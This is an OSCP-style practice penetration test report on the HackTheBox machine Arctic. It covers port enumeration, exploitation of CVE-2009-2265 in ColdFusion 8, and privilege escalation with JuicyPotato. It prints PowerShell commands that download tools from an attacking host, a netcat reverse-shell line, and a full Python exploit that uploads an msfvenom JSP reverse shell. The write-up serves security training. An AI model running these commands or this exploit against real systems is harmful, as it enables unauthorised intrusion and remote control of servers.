Offensive Security Certified Professional Exam Report - Arctic - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-11-28

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Arctic** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The current version of the web server allows an attacker to upload a malicious file and execute remote commands to establish a first foothold on the system. Once on the server with a low privileged user, its access and privileges create an attacking surface that facilitates the impersonation of a higher privileged user and henceforth escalate privilege.

1.1 Recommendation

The services must be updated to their latest version to avoid the exploitation of known vulnerabilities. Furthermore, users privilege and access must be reviewed to prevent a low privilege user from impersonate administrative users and escalating privilege

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.54.45

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our

penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Arctic - 10.129.54.45

3.1.1 Network and Service Enumeration


We first performed an enumeration on the target to detect opened ports:


```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}" | sed -E
"s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# results
135,8500,49154
```

We then scanned those ports to identify the services running on them and their versions:

```
sudo nmap -Pn -p$ports -sS -sV -sC $target -oN serv.txt
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  http    JRun Web Server
|_http-title: Index of /
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

On port 8500, we found a web server with the following content:





Index of /CFIDE/

Parent .. dir 03/22/17 08:52 µµ
Application.cfm 1151 03/18/08 11:06 πµ
adminapi/ dir 03/22/17 08:53 µµ
administrator/ dir 03/22/17 08:55 µµ
classes/ dir 03/22/17 08:52 µµ
componentutils/ dir 03/22/17 08:52 µµ
debug/ dir 03/22/17 08:52 µµ
images/ dir 03/22/17 08:52 µµ
install.cfm 12077 03/18/08 11:06 πµ
multiservermonitor-access-policy.xml 278 03/18/08 11:07 πµ
probe.cfm 30778 03/18/08 11:06 πµ
scripts/ dir 03/22/17 08:52 µµ
wizards/ dir 03/22/17 08:52 µµ

The path http://$target:8500/CFIDE/administrator contains a login page that discloses the version of the application running on the target:

Adobe Coldfusion 8

For this version, there is a known vulnerability that allows an unauthenticated user to upload a file in the folder below and execute remote commands:

http://$target/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/

This vulnerability is described on the CVE-2009-2265 and the exploit used is available on the Appendix A of this document.

3.1.2 Initial Access

Vulnerability Explanation: Several directory traversal vulnerabilities in the current version of FCKeditor allow attackers to create executables in some directories using path traversal sequences in the input to unspecified connector modules.

Vulnerability Fix: The FCKeditor and Adobe Coldfusion should be updated to their latest version.

Severity: Critical

Steps to reproduce the attack:

1. We adapted the script in the Appendix A of this document to the current configuration (remote host, remote port, localhost and local port)

2. We then ran the script.

System Proof Screenshot:

```
C:\Users\tolis\Desktop>type user.txt
99cc542464ab60e21c2271fb0e0874bd
C:\Users\tolis\Desktop>whoami
arctic\tolis
C:\Users\tolis\Desktop>hostname
arctic
```

3.1.3 Privilege Escalation

Vulnerability Explanation: By allowing the privilege "*SeImpersonatePrivilege*" shown below on the low privileged user, the server creates an attacking vector that allows a malicious user to escalate privilege using the CLSID (globally unique identifier for an application in windows) of a service that runs with this access. The used exploit juicy-potato belongs to the "potato" family of exploits that abuse of the users privilege to gain administrative access

Vulnerability Fix: Low privilege users should have their access and privileges across the application limited to only those functionality that are expected for them to be executed. In this present situation, the user should not have the privilege *SeImpersonatePrivilege* enabled. Furthermore, it is recommended to update/implement antivirus and IPS solutions that recognize upload of files that are known for its malicious content/execution,

Severity: Critical

Steps to reproduce the attack:

1. On the attacking machine, we started a web server with python to access local files:

```
sudo python3 -m http.server 8080
```

2. With the first access, we uploaded an executable version of *netcat* and JuicyPotato.exe

```
powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://Attacking_Machine:8080/jp64.exe',
'C:\Users\tolis\AppData\Local\Temp\jp64.exe')"
powershell -c "(new-object
System.Net.WebClient).DownloadFile('http://Attacking_Machine:8080/nc.exe',
'C:\Users\tolis\AppData\Local\Temp\nc.exe')"
```

3. We created the following .bat script on the target, that should later be executed with the JuicyPotato.exe

```
echo C:\Users\tolis\AppData\Local\Temp\nc.exe -e cmd.exe Attacking_Machine 1234 >
priv.bat
```

4. We created a listener on the attacking machine with netcat
5. We then ran the executable as following:

```
jp32.exe -p C:\Users\tolis\AppData\Local\Temp\priv.bat -l 1234 -t * -c
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D}

-p: launch program
-l: COM (Component Object Model) server listen port = any object that provides
services to client - interface
-t: attempt to create process all with token and as user
-c: CLSID of a service that runs with administrative access
```

System Proof Screenshot:

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\Administrator\Desktop

22/03/2017  09:02 ''    <DIR>          .
22/03/2017  09:02 ''    <DIR>          ..
30/11/2023  05:13 ''                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   1.427.968.000 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
70b12ddc16181dd8a30ea3fded416fce

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop>hostname
hostname
arctic
```

Conclusion

Appendix A - Adobe ColdFusion 8 - Remote Command Execution (RCE)

```
# Exploit Title: Adobe ColdFusion 8 - Remote Command Execution (RCE)
# Google Dork: intext:"adobe coldfusion 8"
# Date: 24/06/2021
# Exploit Author: Pergyz
# Vendor Homepage: https://www.adobe.com/sea/products/coldfusion-family.html
# Version: 8
# Tested on: Microsoft Windows Server 2008 R2 Standard
# CVE : CVE-2009-2265

#!/usr/bin/python3

from multiprocessing import Process
import io
import mimetypes
import os
import urllib.request
import uuid

class MultiPartForm:

    def __init__(self):
        self.files = []
        self.boundary = uuid.uuid4().hex.encode('utf-8')
        return

    def get_content_type(self):
        return 'multipart/form-data; boundary={}'.format(self.boundary.decode('utf-8'))

    def add_file(self, fieldname, filename, fileHandle, mimetype=None):
        body = fileHandle.read()

        if mimetype is None:
            mimetype = (mimetypes.guess_type(filename)[0] or 'application/octet-stream')
```

```
        self.files.append((fieldname, filename, mimetype, body))
        return

    @staticmethod
    def _attached_file(name, filename):
        return (f'Content-Disposition: form-data; name="{name}";
filename="{filename}"\r\n').encode('utf-8')

    @staticmethod
    def _content_type(ct):
        return 'Content-Type: {}\r\n'.format(ct).encode('utf-8')

    def __bytes__(self):
        buffer = io.BytesIO()
        boundary = b'--' + self.boundary + b'\r\n'

        for f_name, filename, f_content_type, body in self.files:
            buffer.write(boundary)
            buffer.write(self._attached_file(f_name, filename))
            buffer.write(self._content_type(f_content_type))
            buffer.write(b'\r\n')
            buffer.write(body)
            buffer.write(b'\r\n')

        buffer.write(b'--' + self.boundary + b'--\r\n')
        return buffer.getvalue()

def execute_payload():
    print('\nExecuting the payload...')

print(urllib.request.urlopen(f'http://{rhost}:{rport}/userfiles/file/{filename}.jsp').read()
.decode('utf-8'))

def listen_connection():
    print('\nListening for connection...')
    os.system(f'nc -nlvp {lport}')

if __name__ == '__main__':
    # Define some information
    lhost = 'Attacking_Machine'
    lport = 1234
    rhost = "Target"
    rport = 8500
    filename = uuid.uuid4().hex

    # Generate a payload that connects back and spawns a command shell
    print("\nGenerating a payload...")
    os.system(f'msfvenom -p java/jsp_shell_reverse_tcp LHOST={lhost} LPORT={lport} -o
```

```
{filename}.jsp')

    # Encode the form data
    form = MultiPartForm()
    form.add_file('newfile', filename + '.txt', fileHandle=open(filename + '.jsp', 'rb'))
    data = bytes(form)

    # Create a request
    request =
urllib.request.Request(f'http://{rhost}:{rport}/CFIDE/scripts/ajax/FCKeditor/editor/filemana
ger/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/{filename}.jsp%00'
, data=data)
    request.add_header('Content-type', form.get_content_type())
    request.add_header('Content-length', len(data))

    # Print the request
    print('\nPriting request...')

    for name, value in request.header_items():
        print(f'{name}: {value}')

    print('\n' + request.data.decode('utf-8'))

    # Send the request and print the response
    print('\nSending request and printing response...')
    print(urllib.request.urlopen(request).read().decode('utf-8'))

    # Print some information
    print('\nPrinting some information for debugging...')
    print(f'lhost: {lhost}')
    print(f'lport: {lport}')
    print(f'rhost: {rhost}')
    print(f'rport: {rport}')
    print(f'payload: {filename}.jsp')

    # Delete the payload
    print("\nDeleting the payload...")
    os.system(f'rm {filename}.jsp')

    # Listen for connections and execute the payload
    p1 = Process(target=listen_connection)
    p1.start()
    p2 = Process(target=execute_payload)
    p2.start()
    p1.join()
    p2.join()
```